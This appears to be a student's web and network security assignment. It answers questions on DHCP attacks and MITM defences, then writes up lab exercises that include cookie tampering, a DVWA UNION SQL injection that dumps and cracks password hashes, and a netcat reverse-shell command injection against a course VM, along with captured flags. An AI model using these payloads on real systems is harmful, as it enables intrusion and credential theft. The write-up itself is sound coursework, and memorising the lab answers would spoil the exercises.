Assignment 0x04 - Network Attacks & Web Security


Part I

1. (3 points) DHCP Attack 1

Another type of attack that was not included in the workshop is DHCP (dynamic host configuration protocol) based attacks. Do a bit of research into how DHCP works and about some DHCP attacks and answer the following questions.

1. What are the 4 packets (messages) that are communicated between the client seeking and IP address and the DHCP server?

   DHCPDISCOVER, DHCPOFFER, DHCPREQUEST, DHCPACK



2. Are the 4 messages Layer 2 unicast or broadcast (be careful not to confuse between Layer 3 broadcast, which is sending to an IP broadcast address like 10.0.2.255, as opposed to Layer 2 broadcast which is sent to MAC address FF:FF:FF:FF:FF:FF).

   DHCPDISCOVER and DHCPREQUEST messages are Layer 2 broadcasts sent to the MAC address FF:FF:FF:FF:FF:FF. This is necessary because the client does not yet have an IP address and thus cannot establish a Layer 3 connection.

   DHCPOFFER and DHCPACK can be either broadcast or unicast, depending on the client's capabilities and the configuration of the DHCP server.

3. Therefore, in a switched network, which of the 4 messages in the DHCP negotiation would the attacker be able to observe?

In a switched network, because **DHCPDISCOVER** and **DHCPREQUEST** are Layer 2 **broadcasts**, these messages would be seen by all devices on the same VLAN.

However, DHCPOFFER and DHCPACK might be directed only to the requesting client's MAC address (**unicast**), limiting their observability to just the sender and the receiver, unless port mirroring or similar network monitoring is enabled.

4. Briefly explain what **DHCP spoofing** and **DHCP starvation** attacks are executed, and how the two can be used in **combination**.

   DHCP Spoofing Attack occurs when a malicious actor sets up a rogue DHCP server on the network that responds to DHCP requests. Unsuspecting clients might receive configuration from this rogue server, directing their traffic through an attacker-controlled gateway for man-in-the-middle (MITM) or other malicious purposes.

   DHCP Starvation Attack involves the attacker sending numerous DHCP requests with spoofed MAC addresses to exhaust the address space available on the DHCP server, preventing legitimate clients from obtaining IP addresses.

   Combination: Combining these attacks, an attacker first uses DHCP starvation to deplete the server’s IP pool and then sets up a rogue server to respond to legitimate client requests, potentially taking control of their network configuration.

5. For an adversary looking to perform MITM, which DHCP configuration option(s) would you try to manipulate?

   Option 1 (Router): Modifying the default gateway address so that all traffic from the client is routed through an attacker-controlled device.

   Option 2 (DNS Servers): Altering DNS server addresses to divert DNS requests to malicious servers for DNS spoofing or hijacking.

6. Briefly explain how "DHCP **snooping**" configuration in a switch work to prevent DHCP **spoofing**?


   DHCP snooping works by filtering out untrusted DHCP messages on unauthorized ports. The switch tracks the source of DHCP messages and associates them with specific ports, ensuring that only responses from a legitimate DHCP server are relayed to clients. This mechanism helps prevent both DHCP spoofing and starvation attacks by not relaying malicious DHCP responses to clients.

2. (3 point) MITM Prevention

1. Briefly explain (1 or 2 sentences max) how HTTPS can defeat MITM via ARP cache poisoning.


   HTTPS uses end-to-end encryption between browser and website, ensuring that even if an attacker redirects your traffic using ARP cache poisoning, they cannot decrypt or manipulate the information being exchanged.

2. In the same context, why did Chrome developers decided to display "Not Secure" on HTTP websites?



   To alert users that their data is not encrypted, making it vulnerable to interception or tampering by hackers.

3. In the same context, what's the danger of ignoring a browser error message like this one and clicking on "Continue to this website"?



Your connection is not private

Attackers might be trying to steal your information from **www.anz.com.au** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_COMMON_NAME_INVALID

□ Help improve Chrome security by sending URLs of some pages you visit, limited system information, and some page content to Google. Privacy policy

Ignoring a browser error like "Not Secure" and clicking "Continue to this website" exposes you to the risk of sending your personal information over an unsecured connection, where it can be easily stolen or manipulated by attackers.

4. Briefly write an explanation that you might provide to your grandparent (or anyone who may not be IT savvy) why they should be careful when connecting to open WiFi hotspots like the ones at airports.


Tell them to imagine an open Wi-Fi hotspot like a busy public park where anyone can listen to your conversations. Just like you wouldn't share personal details loudly in the park, you should be cautious on open Wi-Fi because people might be 'listening' to steal your information.

Part II

Important: As usual, please write details of what you did to get full points.

3. (1 point) Go to http://<Your Hacklab VM IP addr>:8081/method.php to get the secret *

Trying different method to access the link by using the tool “Insomnia” (learnt from the WDC course), finally got the secret by using “OPTIONS” method to access the link.




csf2021_{helper-evaluate-mammogram}

Source:

```
<?php
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
     print("<span style='color:blue'>csf2021_{helper-evaluate-mammogram}</span><br/><br/>");
     print("Source: <pre>" . htmlentities(shell_exec('/bin/cat '. __FILE__)) . "</pre>");
}
else {
     print("Hm... you don't seem to be using the correct METHOD. Explore your available OPTIONS.");
}
?>
```

4. (1 point) Go to http://<Your Hacklab VM IP addr>:8081/admin.php to get the secret *


Using the tool “Burp” to catch the request and found the cookie is “superuser=false”, simply change it to “superuser=true” and forward the request to get the secret.



```
POST /admin.php HTTP/1.1
Host: 192.168.66.2:8081
Content-Length: 21
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.66.2:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Referer: http://192.168.66.2:8081/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: superuser=true
Connection: close

submit=Request+Secret
```

Selected text: true

Decoded from: URL encoding: true




Welcome Super User! Here is the secret: csf2021_{client-postbox-amid}

Source:

```
<?php
if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser","false");
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}

?>
<html><body>

<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>

<?php
if(isset( $_POST['submit'])) {
    if(strtolower($admin) === "true") {
        print("Welcome Super User! Here is the secret: <span style='color:blue'>csf2021_{client-postbox-amid}</span><br/><br/>");
        print("Source: <pre>" . htmlentities(shell_exec('/bin/cat '. __FILE__)) . "</pre>");
    }
    else {
        print("Sorry, only superadmins are allowed to see the secret.");
    }
}
?>
</body></html>
```

5. (2 point) When on the high-security setting of DVWA, go to the SQL injection section and attempt to exploit the vulnerability. A helpful hint is to examine the source code present on the page. Retrieve the hash associated with the user '1337' and also convert the hash to its plaintext form. Explain the process of exploiting the vulnerability, identify the type of hash obtained, and describe the method used to convert the hash to plaintext.

As mentioned in Step 11 of "SQL Injection [Low]" in workshop8, simply post the request "**5' union select concat(user,"|",first_name,"|",last_name), password from users #**" in the submit field like:



Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 5' union select concat(user,"|",first_name,"|",last_name), password from users #
First name: Bob
Surname: Smith

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from users #
First name: admin|admin|admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from users #
First name: gordonb|Gordon|Brown
Surname: e99a18c428cb38d5f260853678922e03

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from users #
First name: 1337|Hack|Me
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from users #
First name: pablo|Pablo|Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
192.168.66.2/DVWA/vulnerabilities/sqli/session-input.php#

Session ID: 5' union select concat(user,"|",first_name,"|",last_name), password from users #

The sql injection query means:

5' - Ends the original SQL query and prepares the statement for an injection.


union - Combines the results of the original query with the injected one.

select concat(user,"|",first_name,"|",last_name), password from users - Constructs a new query to fetch user details and passwords:

> **concat(user,"|",first_name,"|",last_name)** combines the user's username, first name, and last name into a single string, separated by |.
>
> **password** selects the password field **from the users** table.

- Comments out the remainder of the original SQL query to ensure only the injected part runs.

Using the website "https://md5hashing.net/hash" provided in the workshop to reversed hash value and got the answer:



Md5 hash
calculated hash digest


8d3533d75ae2c3966d7e0d4fcc69216b

Md5 value
Reversed hash value

charley

6. (2 point) Go to http://<Your Hacklab VM IP addr>:8083/doa.php to get the secret *

Type the injection code: "**; netcat 192.168.66.4 1234 -e /bin/sh**" in the input box, ";" means end the previous command and execute the command after it, then execute the "netcat" command to create a reversed shell to the ip address "192.168.66.4:1234" which is my kali Linux's address, finally using the parameter "-e /bin/sh" to execute shell after successfully connect to the kali Linux.
At the same time, kali is listening on the port 1234 by executing the command "**nc -lvp 1234**" which means **l**isten in **v**erbose mode throw the **p**ort 1234, then I got the following result:



```
┌──(felix㉿kali)-[/var/www/html]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.66.2: inverse host lookup failed: Unknown host
connect to [192.168.66.4] from (UNKNOWN) [192.168.66.2] 60998
whoami
www-data
ls -al
total 16
drwxrwxr-x 2 1000 1000 4096 Jan  6 09:40 .
drwxr-xr-x 1 root root 4096 Dec 11  2020 ..
-rw-rw-r-- 1 1000 1000  297 Feb  2 05:52 .the_secret_file
-rw-rw-r-- 1 1000 1000  705 Jan  6 09:40 doa.php
cat .the_secret_file
 _________________________________________
/ csf2024s1_{botchier-disquiparancy-propp \
\ er}                                     /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
I am a1878510, failed to change the user name Felix.
```